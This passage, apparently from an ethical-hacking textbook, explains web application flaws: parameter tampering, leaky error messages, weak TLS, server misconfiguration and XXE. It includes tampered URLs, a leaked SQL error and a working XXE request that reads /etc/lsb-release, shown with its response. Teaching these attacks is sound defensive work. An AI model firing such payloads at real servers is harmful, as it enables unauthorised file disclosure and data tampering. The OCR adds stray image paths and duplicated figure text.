
The attacker can modify other URL parameters, including attribute parameters and internal modules. Attribute parameters are unique parameters that characterize the behavior of the uploading page. For example, consider a content-sharing web application that enables the content creator to modify the content, while other users can only view the content. The web server checks whether the user who is accessing an entry is the author or not (usually via cookies). An ordinary user will request the following link:

```
http://www.certifiedhackerbank.com/stat.asp?pg=531&status=view
```

The attacker can modify the status parameter to “delete” to delete permission for the content.

```
http://www.certifiedhackerbank.com/stat.asp?pg=147&status=delete
```

Parameter/form tampering can lead to theft of services, escalation of access, session hijacking, and assuming the identity of other users, as well as parameters that grant access to the developer and debugging information.



http://www.certifiedhackerbank.com/cust.asp?profile=21&debit=2500

http://www.certifiedhackerbank.com/cust.asp?profile=82&debit=1500

Tampering with the URL parameters

http://www.certifiedhackerbank.com/stat.asp?pg=531&status=view

http://www.certifiedhackerbank.com/stat.asp?pg=147&status=delete


Other parameters can be changed including attribute parameters

Figure 14.21: Parameter Tampering attack example

- **Improper Error Handling**

  It is necessary to define how a system or network should behave when an error occurs. Otherwise, the error may provide a chance for an attacker to break into the system. Improper error handling may lead to DoS attacks.

  Improper error handling provides insights into the source code, such as logic flaws and default accounts, which the attacker can exploit. Using the information received from an error message, an attacker identifies vulnerabilities for launching various web application attacks. Improper exception handling occurs when web applications do not limit the amount of information they return to their users. Information leakage may include helpful error messages and service banners. Developers and system administrators often forget or disregard how an attacker can use something as simple as a server banner. The attacker will start searching for a place to identify vulnerabilities and attempt to leverage information that applications freely volunteer.



General Error

Could not obtain post/user information

DEBUG MODE

SQL Error: 1016 Can't open file: 'nuke_bbposts_text.MYD'. (errno: 145)

```
SELECT u.username, u.user_id, u.user_posts, u.user_from, u.user_website, u.user_email,
u.user_msnm, u.user_viewemail, u.user_rank, u.user_sig, u.user_sig_bbcode_uid,
u.user_allowsmile, p.*, pt.post_text, pt.post_subject, pt.bbcode_uid FROM nuke_bbposts p,
nuke_users u, nuke_bbposts_text pt WHERE p.topic_id = '1547' AND pt.post_id = p.post_id
AND u.user_id = p.poster_id ORDER BY
p.post_time ASC LIMIT 0, 15
```

Line: 435

File:/user/home/geeks/www/vonage/modules/Forums/viewtopic.php

Figure 14.22: Screenshot displaying improper errors

The attacker can gather the following information from improper error handling:

- Null pointer exceptions
- System call failure
- Database unavailable
- Network timeout
- Database information
- Web application logical flow
- Application environment

- **Insufficient Transport Layer Protection**

  Insufficient transport layer protection is a security flaw that occurs when an application fails to protect sensitive traffic flowing in a network. It supports weak algorithms and uses expired or invalid certificates. Developers should use SSL/TLS authentication for authentication on the websites; otherwise, an attacker can monitor the network traffic. Unless communication between websites and clients is encrypted, data can be intercepted, injected, or redirected. An underprivileged SSL setup can also help the attacker to launch phishing and MITM attacks.

  System compromise may lead to various other threats such as account theft, phishing attacks, and compromised admin accounts. Thus, insufficient transport layer protection may allow untrusted third parties to obtain unauthorized access to sensitive information. All this occurs when applications support weak algorithms used for SSL and when they use expired or invalid SSL certificates or do not use them correctly.

Example

Assume that a user logs into an online banking application that possesses insufficient transport layer protection (i.e., it is not SSL encrypted). The sensitive data in the communication (e.g., session ID) can be vulnerable to attack during transit in plaintext format. This allows an attacker to steal such data to perform various types of attacks on the application.

- **Improper Restriction of XML External Entity (XXE)**

  Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can disclose internal files using the file URI handler, internal SMB file shares on unpatched Windows servers, internal port scanning, remote code execution, and DoS attacks such as the billion laughs attack.


Some server configuration problems are as follows:

- Missing security hardening
- Server software flaws
- Enabling unnecessary services
- Improper authentication
- Unpatched security flaws
- Server configuration problems
- Default accounts with default credentials
- Legacy software

Automated scanners help to detect a few of these problems. Attackers can access default accounts, unused pages, unpatched flaws, unprotected files and directories, and so on to gain unauthorized access. The person responsible should take care of all such unnecessary and unsafe features. Disabling them completely would prove to be highly beneficial, preventing outsiders from using them for malicious attacks. To avoid leakage of crucial information to attackers, the network administrator should thus take care of all application-based files through proper authentication and strong security methods. For example, if the application server admin console is automatically installed and not removed, and the default accounts are not changed, then the attacker discovers the standard admin pages on the server, logs in with default passwords, and establishes control over the server.

XML External Entity (XXE)

- XML External Entity attack is a server-side request forgery (SSRF) attack that can occur when a misconfigured XML parser allows **applications to parse XML input** from an unreliable source
- Attackers can a refer a victim's web application to an external entity by including the reference in the **malicious XML input**
- When this malicious input is processed by the weakly configured XML parser of a target web application, it enables the attacker to **access protected files and services** from servers or connected networks



Malicious Request:

```
POST http://certifiedhacker.com/xml
HTTP/1.1
 <!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar SYSTEM
  "file:///etc/lsb-release">
]>
<foo>
  &bar; </foo>
```

Response:

```
HTTP/1.0 200 OK

DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=18.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 18.04 LTS"
```

